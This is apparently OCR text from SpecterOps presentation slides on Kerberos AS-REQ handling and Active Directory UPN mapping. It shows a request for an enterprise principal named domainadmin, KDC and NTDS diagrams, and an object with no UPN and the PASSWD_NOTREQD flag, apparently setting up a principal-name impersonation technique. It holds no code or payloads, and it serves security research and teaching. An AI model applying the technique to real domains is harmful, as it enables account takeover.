
KDC

NTDS

AS-REQ W/

```
▼ cname
    name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
  ▼ cname-string: 1 item
      CNameString: domainadmin@unsigned-sh0rt.net
realm: UNSIGNED-SH0RT.NET
```


SPECTEROPS


CLIEN
T
KD
C
NTD
S
AS-REQ W/
PREAUTH
DOMAINADMIN@
UNSIGNEDSHORT.N
ET?

SPECTEROPS



CLIEN
T
KD
C
NTD
S
AS-REQ W/
PREAUTH
DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
YEP, HERE'S KEYS

Explicit UPN Mapping




SPECTEROPS


?


example Properties
General
Operating System
Member Of
Delegation
Password Replication
LAPS
Location
Managed By
Object
Security
Dial-in
Attribute Editor
Attributes:
Attribute
Value
unixUserPassword
<not set>
url
<not set>
userAccountControl
0x1020 = (PASSWD_NOTREQD | WORKS
userCert
<not set>
userCertificate
<not set>
userParameters
<not set>
userPassword
<not set>
userPKCS12
<not set>
userPrincipalName
<not set>
userSharedFolder
<not set>
userSharedFolderOther
<not set>
userSMIMECertificate
<not set>
userWorkstations
<not set>
uSNChanged
45509
Edit
Filter
OK
Cancel
Apply
Help

“A UPN can be implicitly or explicitly defined...



https://learn.microsoft.com/en-us/windows/win32/secauthn/user-name-formats#user-principal-name



Learn /

Ask Learn | Focus mode


3.3.5.2 User Account Objects Without UPN

